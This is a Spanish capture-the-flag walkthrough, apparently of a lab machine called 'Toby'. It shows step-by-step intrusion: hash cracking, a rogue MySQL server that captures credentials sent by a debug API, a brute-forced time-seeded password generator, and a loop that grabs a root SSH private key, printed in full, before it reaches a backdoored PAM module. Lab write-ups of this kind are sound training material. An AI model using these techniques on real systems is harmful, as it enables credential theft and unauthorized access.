└─# hashcat -m 400 hash /usr/share/wordlists/rockyou.txt
```

Resultado:

```
$P$B3xHYCYdc8rgZ6Uyg5kzgmeeLlEMUL0:tobykeith1
```

3.8 Acceso a Repositorios Privados

Probamos a loguearnos:

<http://wordpress.toby.htb/wp-login.php>

Resultado:

Acceso exitoso, pero no hay privilegios para mirar plugins o temas.

Probamos acceder al subdominio Gogs:

http://backup.toby.htb/user/login?redirect_to=

Credenciales:

toby-admin

tobykeith1

Resultado:

Acceso exitoso.

Encontramos repositorios ocultos: `supportsystem-db` y `personal-webapp`. Analizamos el código fuente de `personal-webapp` (correspondiente al host 172.69.0.104).

Analizando el `personal-webapp` parece ser que es la aplicación que vimos en contenedor 172.69.0.104.

En la aplicación:

<http://backup.toby.htb/toby-admin/personal-webapp/src/master/app.py>

Vemos una api nueva aparte de `/api/password`:

```
@app.route("/api/dbtest")
def dbtest():
    hostname = "mysql.toby.htb"
    if "secretdbtest_09ef" in request.args and
validate_ip(request.args['secretdbtest_09ef']):
        hostname = request.args['secretdbtest_09ef']
        username = os.environ['DB_USERNAME']
        password = os.environ['DB_PASSWORD']
        # specify mysql_native_password in case of server incompatibility
        process = Popen(['mysql', '-u', username, '-p'+password, '-h',
hostname, '--default-auth=mysql_native_password', '-e', 'SELECT
@@version;'], stdout=PIPE, stderr=PIPE)
        stdout, stderr = process.communicate()
        return (b'\n'.join([stdout, stderr])).strip()
```

Vulnerabilidad Detectada: La aplicación permite definir el `hostname` de la base de datos a través del parámetro `secretdbtest_09ef`. Si ponemos nuestra IP, la aplicación intentará autenticarse contra nosotros enviando sus credenciales.

Accedemos a la API:

<http://172.69.0.104/api/dbtest>

Resultado:

mysql: [Warning] Using a password on the command line interface can be insecure. ERROR 1045 (28000): Access denied for user 'jack'@'172.69.0.104' (using password: YES)

Nos ponemos en escucha:

nc -nlvp 3306

Probamos a conectarnos a un sql simulado:

http://172.69.0.104/api/dbtest?secretdbtest_09ef=10.10.14.195

Resultado:

```
listening on [any] 3306 ...
connect to [10.10.14.195] from (UNKNOWN) [10.129.75.174] 43702
```

Se ha conectado, parece algún tipo de backdoor.

3.9 Captura de Credenciales MySQL (Rogue Server)

Habilitamos mariadb para que en vez de conectarse a un servicio simulado, vaya a uno real.

Modificamos el archivo de configuracion del servidor:

/etc/mysql/mariadb.conf.d/50-server.cnf

Cambiamos:

bind-address = 127.0.0.1

Por:

bind-address = 0.0.0.0

require_secure_transport=OFF

skip_ssl

Iniciamos:

systemctl start mariadb

Accedemos:

└─# mysql -uroot

Sniffamos el trafico con wireshark para averiguar mas informacion, con la siguiente regla:

tcp.port == 3306

Volvemos a lanzar la peticion:

http://172.69.0.104/api/dbtest?secret=dbtest_09ef=10.10.14.195

En el wireshark, vemos un paquete de SQL:

tcp.port == 3306

No.	Time	Source	Destination	Protocol	Length	Info
28	3.174068498	10.129.75.174	10.10.14.195	TCP	60	44042 → 3306 [SYN] Seq=0
29	3.174095577	10.10.14.195	10.129.75.174	TCP	60	3306 → 44042 [SYN, ACK]
31	3.218592447	10.129.75.174	10.10.14.195	TCP	52	44042 → 3306 [ACK] Seq=1
32	3.218955564	10.10.14.195	10.129.75.174	MySQL	133	Server Greeting Error 1
33	3.219103714	10.10.14.195	10.129.75.174	TCP	52	3306 → 44042 [FIN, ACK]
34	3.262885287	10.129.75.174	10.10.14.195	TCP	52	44042 → 3306 [ACK] Seq=1
35	3.262904043	10.129.75.174	10.10.14.195	TCP	52	44042 → 3306 [FIN, ACK]
36	3.262913034	10.10.14.195	10.129.75.174	TCP	52	3306 → 44042 [ACK] Seq=8
37	3.262917158	10.129.75.174	10.10.14.195	TCP	52	44042 → 3306 [ACK] Seq=2

▶ Frame 32: Packet, 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits) on interface tun0, id
 Raw packet data
 ▶ Internet Protocol Version 4, Src: 10.10.14.195, Dst: 10.129.75.174
 ▶ Transmission Control Protocol, Src Port: 3306, Dst Port: 44042, Seq: 1, Ack: 1, Len: 81
 Source Port: 3306
 Destination Port: 44042
 [Stream index: 1]
 [Stream Packet Number: 4]
 ▶ [Conversation completeness: Complete, WITH_DATA (31)]
 [TCP Segment Len: 81]
 Sequence Number: 1 (relative sequence number)
 Sequence Number (raw): 903373954
 [Next Sequence Number: 82 (relative sequence number)]
 Acknowledgment Number: 1 (relative ack number)
 Acknowledgment number (raw): 3618375441
 1000 = Header Length: 32 bytes (8)
 ▶ Flags: 0x018 (PSH, ACK)
 Window: 128
 [Calculated window size: 65536]
 [Window size scaling factor: 512]

tcp.port == 3306

No.	Time	Source	Destination	Protocol	Length	Info
28	3.174068498	10.129.75.174	10.10.14.195	TCP	60	44042 → 3306 [SYN] Seq=0 Win=642
29	3.174095577	10.10.14.195	10.129.75.174	TCP	60	3306 → 44042 [SYN, ACK] Seq=0 Ac
31	3.218592447	10.129.75.174	10.10.14.195	TCP	52	44042 → 3306 [ACK] Seq=1 Ack=1 w
32	3.218955564	10.10.14.195	10.129.75.174	MySQL	133	Server Greeting Error 1130
33	3.219103714	10.10.14.195	10.129.75.174	TCP	52	3306 → 44042 [FIN, ACK] Seq=82 A
34	3.262885287	10.129.75.174	10.10.14.195	TCP	52	44042 → 3306 [ACK] Seq=1 Ack=82
35	3.262904043	10.129.75.174	10.10.14.195	TCP	52	44042 → 3306 [FIN, ACK] Seq=1 Ac
36	3.262913034	10.10.14.195	10.129.75.174	TCP	52	3306 → 44042 [ACK] Seq=83 Ack=2
37	3.262917158	10.129.75.174	10.10.14.195	TCP	52	44042 → 3306 [ACK] Seq=2 Ack=83

▶ Flags: 0x018 (PSH, ACK)
 Window: 128
 [Calculated window size: 65536]
 [Window size scaling factor: 512]
 Checksum: 0x7690 [unverified]
 [Checksum Status: Unverified]
 Urgent Pointer: 0
 ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
 ▶ [Timestamps]
 ▶ [SEQ/ACK analysis]
 [Client Contiguous Streams: 1]
 [Server Contiguous Streams: 1]
 TCP payload (81 bytes)
 [PDU Size: 81]
 ▶ MySQL Protocol
 Packet Length: 77
 Packet Number: 0
 Error Code: 1130
 Error message: Host 'wordpress.toby.htb' is not allowed to connect to this MariaDB server

0000
0010
0020
0030
0040
0050
0060
0070
0080

Host 'wordpress.toby.htb' is not allowed to connect to this MariaDB server

Nos creamos un usuario llamado jack:

Volvemos a realizar la peticion y comprobamos que es lo que pasa ahora:

Vemos un paquete del protocolo SQL, que tiene como informacion, 'Login Request user=jack'.

No.	Time	Source	Destination	Protocol	Length	Info
[	27 9.556592356	10.129.75.174	10.10.14.195	TCP	60	45072 → 3306 [SYN] Seq=0 Win
	28 9.556617124	10.10.14.195	10.129.75.174	TCP	60	3306 → 45072 [SYN, ACK] Seq=
	30 9.601968519	10.129.75.174	10.10.14.195	TCP	52	45072 → 3306 [ACK] Seq=1 Ack=
	31 9.602480424	10.10.14.195	10.129.75.174	MySQL	152	Server Greeting proto=10 ve
	32 9.647182579	10.129.75.174	10.10.14.195	TCP	52	45072 → 3306 [ACK] Seq=1 Ack=
	33 9.647198133	10.129.75.174	10.10.14.195	MySQL	251	Login Request user=jack
	34 9.647208188	10.10.14.195	10.129.75.174	TCP	52	3306 → 45072 [ACK] Seq=101 A
	35 9.647398787	10.10.14.195	10.129.75.174	MySQL	137	Response Error 1045
	36 9.647463869	10.10.14.195	10.129.75.174	TCP	52	3306 → 45072 [FIN, ACK] Seq=
	37 9.691137073	10.129.75.174	10.10.14.195	TCP	52	45072 → 3306 [ACK] Seq=200 A
	38 9.691151935	10.129.75.174	10.10.14.195	TCP	52	45072 → 3306 [FIN, ACK] Seq=
	39 9.691161150	10.10.14.195	10.129.75.174	TCP	52	3306 → 45072 [ACK] Seq=187 A

Password: 714e846ec823079831f61999aac49c6b08ce9fa8

```
.... ..1 .... = Connect attrs: Set
.... ..1. .... = Plugin Auth LENENC Client Data: Set
.... ..0.. .... = Client can handle expired passwords: Not set
.... ..1... .... = Session variable tracking: Set
.... ..1 .... = Deprecate EOF: Set
.... ..0. .... = Client can handle optional resultset metadata: Not set
.... .0.. .... = ZSTD Compression Algorithm: Not set
.... 1... .... = Query Attributes: Set
...0 ..... = Multifactor Authentication: Not set
..0. .... = Capability Extension: Not set
.0.. .... = Client verifies server's TLS/SSL certificate: Not set
0... .... = Unused: 0x0
MAX Packet: 16777216
Collation: Unknown (255)
Unused: 0000000000000000000000000000000000000000000000000000000000000000
Username: jack
Password: 714e846ec823079831f61999aac49c6b08ce9fa8
Client Auth Plugin: mysql_native_password
▶ Connection Attributes
```

valor 1: Zj)*6qYJ

valor 2: GdCbA`>Uq[0d

31	9.602480424	10.10.14.195	10.129.75.174	MySQL	152	Server Greeting	proto=10
32	9.647182579	10.129.75.174	10.10.14.195	TCP	52	45072 → 3306 [ACK]	Seq=1
33	9.647198133	10.129.75.174	10.10.14.195	MySQL	251	Login Request	user=jack
34	9.647208188	10.10.14.195	10.129.75.174	TCP	52	3306 → 45072 [ACK]	Seq=10
35	9.647398787	10.10.14.195	10.129.75.174	MySQL	137	Response	Error 1045
36	9.647463869	10.10.14.195	10.129.75.174	TCP	52	3306 → 45072 [FIN, ACK]	S
37	9.691137073	10.129.75.174	10.10.14.195	TCP	52	45072 → 3306 [ACK]	Seq=20
38	9.691151935	10.129.75.174	10.10.14.195	TCP	52	45072 → 3306 [FIN, ACK]	S
39	9.691161150	10.10.14.195	10.129.75.174	TCP	52	3306 → 45072 [ACK]	Seq=18


```

TCP payload (100 bytes)
[PDU Size: 100]
MySQL Protocol
  Packet Length: 96
  Packet Number: 0
  Server Greeting
    Protocol: 10
    Version: 11.8.5-MariaDB-3 from Debian
    Thread ID: 6
    Salt: Zj)*6qYJ
    Server Capabilities: 0xf7fe
    Server Language: utf8mb4 COLLATE utf8mb4_general_ci (45)
    Server Status: 0x0002
    Extended Server Capabilities: 0x81ff
    Authentication Plugin Length: 21
    Unused: 000000000000
    MariaDB Extended Server Capabilities: 0x0000003d
    Salt: GdCbA`>Uq[Qd
    Authentication Plugin: mysql_native_password

```

3.10 Reconstrucción y Cracking del Hash MySQL

Construimos la contraseña hashada con salta, para ello en cyberchef, a hexadecimal:

[https://gchq.github.io/CyberChef/#recipe=To_Hex\('Space',0\)](https://gchq.github.io/CyberChef/#recipe=To_Hex('Space',0))

Añadimos los dos valores de salt en la entrada:

```
Zj)*6qYJGdCbA`>Uq[Qd
```

Resultado:

```
5a 6a 29 2a 36 71 59 4a 47 64 43 62 41 60 3e 55 71 5b 51 64
```

Construimos el formato de hash de mysql:

```
# echo -n '$mysqlna$' >> mysql_hash && echo -n '5a 6a 29 2a 36 71 59 4a 47 64
43 62 41 60 3e 55 71 5b 51 64' | tr -d ' ' >> mysql_hash && echo
'*714e846ec823079831f61999aac49c6b08ce9fa8' >> mysql_hash
```

Intentamos crackearlo:

```
hashcat -m 11200 mysql_hash /usr/share/wordlists/rockyou.txt
```

Resultado:

El hash no se encuentra en rockyou.txt .

3.11 Análisis de Vulnerabilidad PRNG (Pseudo-Random Number Generator)

```
#!/usr/bin/python3
```

```
import json
```

```

import random
import time
import string
from subprocess import Popen, PIPE
import os
import ipaddress
from flask import *

app = Flask(__name__, static_folder="", static_url_path="/static")

def validate_ip(ip):
    try:
        if "/" in ip:
            raise ValueError("Please no netmasks!")
        _ = ipaddress.ip_address(ip)
    except Exception as e:
        return False
    return True

## API START

# NOT FOR PROD USE, USE FOR HEALTHCHECK ON DB
# 01/07/21 - Added dbtest method and warning message
# 06/07/21 - added ability to test remote DB
# 07/07/21 - added creds
# 10/07/21 - removed creds and placed in environment
@app.route("/api/dbtest")
def dbtest():
    hostname = "mysql.toby.htb"
    if "secretdbtest_09ef" in request.args and \
validate_ip(request.args['secretdbtest_09ef']):
        hostname = request.args['secretdbtest_09ef']
        username = os.environ['DB_USERNAME']
        password = os.environ['DB_PASSWORD']
        # specify mysql_native_password in case of server incompatibility
        process = Popen(['mysql', '-u', username, '-p'+password, '-h',
hostname, '--default-auth=mysql_native_password', '-e', 'SELECT
@@version;'], stdout=PIPE, stderr=PIPE)
        stdout, stderr = process.communicate()
        return (b'\n'.join([stdout, stderr])).strip()

@app.route("/api/password")
def api_password():
    chars = string.ascii_letters + string.digits
    random.seed(int(time.time()))
    password = ''.join([random.choice(chars) for x in range(32)])
    return Response(json.dumps({"password": password}),
mimetype="application/json")

## API END

```

```

## FRONTEND START

@app.route("/")
def test():
    return render_template("index.html")

@app.route("/password")
def password():
    return render_template("password.html")

@app.route("/db")
def db():
    return render_template("db.html")

@app.route("/links")
def links():
    return render_template("links.html")

@app.route("/notes")
def notes():
    return render_template("notes.html")

## FRONTEND END

@app.route("/healthcheck")
def healthcheck():
    return "OK"

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=80)

```

Analizamos el código fuente de la aplicación `app.py` encontrada en el repositorio `personal-webapp`. Observamos que la generación de contraseñas no es criptográficamente segura.

El código utiliza la librería `random` inicializada con una semilla basada en el tiempo actual del sistema:

```

random.seed(int(time.time()))
password = ''.join([random.choice(chars) for x in range(32)])

```

Hipótesis: Si conocemos el momento aproximado en que se generó la contraseña del usuario `jack` (la que capturamos en el paso anterior con el *Rogue MySQL Server*), podemos reproducir la semilla y regenerar la misma contraseña.

Basándonos en los comentarios del código:

```
# 10/07/21 - removed creds and placed in environment
```

Deducimos que la contraseña pudo generarse alrededor del **10 de julio de 2021**.

Utilizamos `epochconverter` para obtener el Timestamp Unix:

- **Fecha:** 10/07/2021 12:00:00 PM
- **Timestamp:** 1625918400

Creamos un script en Python (`passGen.py`) para generar un diccionario de posibles contraseñas iterando sobre un rango de tiempo cercano a esa fecha.

Script `passGen.py`

```
#!/usr/bin/python3

import string, random

for i in range(1625918400, 1626918400):
    chars = string.ascii_letters + string.digits
    random.seed(i)
    password = ''.join([random.choice(chars) for x in range(32)])

    print(password)
```

3.12 Cracking de la Contraseña y Movimiento Lateral

Pasamos las posibles contraseñas a un archivo:

```
└─# python3 passGen.py > passwords
```

Lo intentamos crackear:

```
└─# john -w:passwords mysql_hash
```

o con hashcat:

```
└─# hashcat -m 11200 mysql_hash passwords
```

Resultado:

4DyeEYPgzc7EaML1Y3o0HvQr9Tp9nikC

Intentamos acceder con ssh al host de la victima:

```
ssh jack@10.129.75.174
```

Resultado:

Acceso denegado

Probamos a acceder a `mysql.toby.htb` por ssh, este poseia la ip: 172.69.0.102:

```
└─# proxychains ssh jack@172.69.0.102
```

4DyeEYPgzc7EaML1Y3o0HvQr9Tp9nikC

Resultado:

Acceso exitoso.

3.13 Escalada de Privilegios en Contenedor (PSPY)

Verificamos el hostname:

hostname -I

Resultado:

172.69.0.102

Enumeramos permisos SUID:

find / -perm -4000 2>/dev/null

Resultado:

```
/bin/mount
/bin/umount
/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Enumeramos capabilities:

getcap -r / 2>/dev/null

Resultado:

getcap r / 2>/dev/null

Vamos a monitorizar en contenedor con pspy:

<https://github.com/DominicBreuker/pspy>

Una vez descargado, lo subimos:

```
└─# proxychains scp pspy jack@172.69.0.102:/tmp/pspy
4DyeEYPgzc7EaML1Y3o0HvQr9Tp9nikC
```

Lo ejecutamos:

./pspy

Resultado:

```
2026/01/17 19:24:02 CMD: UID=0 PID=20697 | scp -o StrictHostKeyChecking=no -i
/tmp/tmp.b8odPkvqAQ/key /tmp/tmp.b8odPkvqAQ/backup.txt
jack@172.69.0.1:/home/jack/backups/1768677842.txt
```

Vemos que se esta usando una clave privada para transferir un archivo al host 172.69.0.1.

Pero vemos el archivo se borra y para poder pillarla realizamos un script:

```
while [ $? -ne 0 ]; do cat /tmp/*/key 2>/dev/null; done
```

Resultado:

-----BEGIN OPENSSH PRIVATE KEY-----

```
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
0jZ2DP0AFwApsAAAAIcm9vdEBsYWIBAgM=
```

-----END OPENSSH PRIVATE KEY-----

3.14 Acceso al Host y Flag de Usuario

Tenemos la clave id_rsa, copiamos el contenido y otorgamos permisos 600:

```
chmod 600 id_rsa
```

Probamos a conectarnos a la maquina victima:

```
└─# ssh -i id_rsa jack@10.129.75.174
```

Resultado:

Acceso exitoso.

Obtenemos la flag de usuario:

```
cat user.txt
```

Resultado:

46f85ddad73553aad7af1105e1b4d93d

Verificamos el hostname:

hostname -l

Resultado:

```
10.129.75.174 172.17.0.1 172.69.0.1 dead:beef::250:56ff:fe94:df77
```

Comprobamos el identificador:

id

Resultado:

```
uid=1001(jack) gid=1001(jack) groups=1001(jack)
```

3.15 Enumeración de Base de Datos SQLite (Support System)

Recordamos el otro repositorio encontrado anteriormente: `supportsystem-db`.

Descargamos el archivo `support_system.db` para analizarlo localmente.

http://backup.toby.htb/toby-admin/supportsystem-db/src/master/support_system.db

Lo descargamos y accedemos:

```
└─# sqlite3 support system.db
```

Enumeramos las tablas:

.tables

Resultado:

enc meta support enc

Comprobamos el contenido de la tabla en c meta:

```
.schema enc meta
```

Resultado:

```
CREATE TABLE enc_meta (
    enc_key TEXT NOT NULL,
```



```
enc_iv TEXT NOT NULL,  
enc_mode TEXT NOT NULL  
);
```

Comprobamos el contenido de la tabla support_enc:
.schema support_enc

Resultado:

```
CREATE TABLE support_enc (  
  
user TEXT NOT NULL,  
support_submit_date INTEGER NOT  
NULL,  
  
enc_blob TEXT NOT NULL,  
enc_id INTEGER NOT NULL  
);
```

Seleccionamos todo de la tabla enc_meta:
select * from enc_meta;

Resultado:

```
a3f2c368548d89ef3b81fe8a3cb75bd0a7365d60b4d0dfa9271f451bd71acbd5 | c02905262ce  
f2acd6a4002226f08be02 | AES-CBC  
3c621a058be8c975fa95f7342832e0b3de6ff010514419c73c89da0b4449eec0 | e716209dd10  
c3c4b32e5366372cfd917 | AES-CBC  
bb89aa0bdc765946bba46514e8c5ea5cdade26485f5daee74b28225dd1e22339 | 6e9d20d41bc  
fd75e595dd0a196301715 | AES-CBC
```

Seleccionamos todo de la tabla support_enc:
select * from support_enc;

Resultado:

```
jack@toby.htb | 1630176122 | 8dadda77134736074501b69eef9eb21ffdb5d4827565ab9ce50  
587349325ca27de85c94f318293df5c15d5177ecdcf4876f90b57cce5cd81a61275ac24971fe  
9 | 1  
jack@toby.htb | 1630176122 | 740e66f585adae9d02d4003116ffb9082779744ab1c21c420c4  
dd2c1aa53f265db23958e2a6af21bed36d160844d7c99ce3ae0921b94476567148269c2ee938  
57e4f2798feb1118e9d17974ade1310a70ed6707acd3ccd92c211f30f86cc2febbf9ad2178b2  
43a3cd4923529770f81dc76a923f39de902b08dfe8c97af64e2132e01b1e0ec62532604e2f93  
2e6189c27a41cd833ee54536e515588d58deb4fa7ebddb9d6a827624aee18601b40f23c6002b  
40a2c99e417f8f26bb55783e38768 | 2  
jack@toby.htb | 1630176122 | 6292b9d69fed2672735a1b66a2cffe65 | 3
```

Tenemos los datos de encryptacion y el encryptador, por lo que en cyberchef:
Recipe:

AES Decrypt

Key: a3f2c368548d89ef3b81fe8a3cb75bd0a7365d60b4d0dfa9271f451bd71acbd5

IV: c02905262cef2acd6a4002226f08be02

Input: c02905262cef2acd6a4002226f08be02

Resultado:

This support system sucks, we need to change it!

Realizamos el siguiente:

Recipe: AES Decrypt

Key: a3f2c368548d89ef3b81fe8a3cb75bd0a7365d60b4d0dfa9271f451bd71acbd5

IV: c02905262cef2acd6a4002226f08be02

Input:

740e66f585adae9d02d4003116ffb9082779744ab1c21c420c4dd2c1aa53f265db23958e2a6a
f21bed36d160844d7c99ce3ae0921b94476567148269c2ee93857e4f2798feb1118e9d17974
ade1310a70ed6707acd3ccd92c211f30f86cc2febbf9ad2178b243a3cd4923529770f81dc76a9
23f39de902b08dfe8c97af64e2132e01b1e0ec62532604e2f932e6189c27a41cd833ee54536e
515588d58deb4fa7ebddb9d6a827624aee18601b40f23c6002b40a2c99e417f8f26bb55783e3
8768


Resultado:

Hi, my authentication has been really slow since we were attacked. I ran some scanners as my user but didn't find anything out of the ordinary. Can an engineer please come and look?

3.16 Análisis de PAM y Lentitud en la Autenticación

Al intentar ejecutar comandos con privilegios (como `sudo -l`) en la terminal del host, notamos que el proceso de autenticación es extremadamente lento. Intentamos cancelar la operación presionando varias veces `Ctrl + C`, pero el proceso no se interrumpe de inmediato.

Esta anomalía sugiere un problema en los módulos de autenticación (**PAM**) a nivel de sistema. Nos desplazamos al directorio de configuración correspondiente:

A terminal window showing a user named 'jack' at a host named 'toby'. The user has entered the command 'sudo -l'. The terminal shows several '^C' characters, indicating that the user pressed Ctrl+C multiple times to cancel the command, but the process is still running, as evidenced by the cursor being on a new line while the previous command's output is still being processed.

Accedemos a pam.d:

`cd /etc/pam.d/`

Comprobamos el contenido y las fechas de modificación de los archivos para identificar cambios manuales:

`jack@toby:/etc/pam.d$ ls -l --full-time`

Resultado:

```

-rw-r--r-- 1 root root 250 2018-07-24 12:41:23.000000000 +0000 atd
-rw-r--r-- 1 root root 384 2020-02-07 15:32:06.000000000 +0000 chfn
-rw-r--r-- 1 root root 92 2020-02-07 15:32:06.000000000 +0000 chpasswd
-rw-r--r-- 1 root root 581 2020-02-07 15:32:06.000000000 +0000 chsh
-rw-r--r-- 1 root root 1231 2021-10-13 15:20:51.964618733 +0000 common-
account
-rw-r--r-- 1 root root 1341 2021-10-13 15:20:51.960605001 +0000 common-auth
-rw-r--r-- 1 root root 1464 2021-10-13 15:20:51.968632467 +0000 common-
password
-rw-r--r-- 1 root root 1508 2021-10-13 15:20:51.968632467 +0000 common-
session
-rw-r--r-- 1 root root 1435 2021-10-13 15:20:51.972646201 +0000 common-
session-noninteractive
-rw-r--r-- 1 root root 606 2020-02-11 03:43:40.000000000 +0000 cron
-rw-r--r-- 1 root root 4120 2021-07-14 09:50:51.294641427 +0000 login
-rw-r--r-- 1 root root 92 2020-02-07 15:32:06.000000000 +0000 newusers
-rw-r--r-- 1 root root 520 2019-12-17 16:41:40.000000000 +0000 other
-rw-r--r-- 1 root root 92 2020-02-07 15:32:06.000000000 +0000 passwd
-rw-r--r-- 1 root root 270 2019-08-16 12:37:39.000000000 +0000 polkit-1
-rw-r--r-- 1 root root 143 2019-07-28 21:44:43.000000000 +0000 runuser
-rw-r--r-- 1 root root 138 2019-07-28 21:44:43.000000000 +0000 runuser-l
-rw-r--r-- 1 root root 2133 2020-05-29 07:37:09.000000000 +0000 sshd
-rw-r--r-- 1 root root 2265 2021-07-14 09:48:36.951038508 +0000 su
-rw-r--r-- 1 root root 239 2020-02-03 14:32:18.000000000 +0000 sudo
-rw-r--r-- 1 root root 137 2019-07-28 21:44:44.000000000 +0000 su-l
-rw-r--r-- 1 root root 317 2020-04-22 09:04:26.000000000 +0000 systemd-user
-rw-r--r-- 1 root root 119 2020-03-09 16:10:31.000000000 +0000 vmtotlsd

```

Los archivos con la marca de tiempo 0000000000 suelen ser los originales de la instalación, mientras que aquellos con microsegundos específicos han sido modificados.

Inspeccionamos el archivo common-account .

```
cat common-account
```

Resultado:

Nada relevante

Accedemos a common-auth:

```
cat common-auth
```

Resultado:

```

auth sufficient mypam.so nodelay
account sufficient mypam.so nodelay

```

```

auth      [success=1 default=ignore]    pam_unix.so nullok nodelay
auth      requisite                    pam_deny.so nodelay

```

```
auth    required                                pam_permit.so nodelay
auth    optional                                pam_cap.so nodelay
```

Vemos unas líneas que no deberían estar:

```
auth sufficient mypam.so nodelay
account sufficient mypam.so nodelay
```

Buscamos el archivo "mypam.so":

```
find / -name mypam.so 2>/dev/null
```

Resultado:

```
/usr/lib/x86_64-linux-gnu/security/mypam.so
```

Hacemos un file:

```
file jack@toby:/etc/pam.d$ file /usr/lib/x86_64-linux-gnu/security/mypam.so
```

Resultado:

```
/usr/lib/x86_64-linux-gnu/security/mypam.so: ELF 64-bit LSB shared object, x86-64, version
1 (SYSV), dynamically linked,
BuildID[sha1]=10ab8fc67ac7ddb4f481607ec83bf90a7cf69d4, with debug_info, not stripped
```

3.17 Ingeniería Inversa de mypam.so con Ghidra

